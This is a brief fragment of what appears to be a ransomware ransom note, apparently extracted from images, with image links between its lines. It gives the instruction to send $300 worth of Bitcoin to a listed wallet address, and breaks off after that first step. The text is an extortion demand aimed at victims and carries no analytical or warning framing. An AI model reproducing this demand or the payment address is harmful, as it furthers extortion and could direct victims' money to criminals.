
Please follow the instructions:


1. Send \$300 worth of Bitcoin to following address :


1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

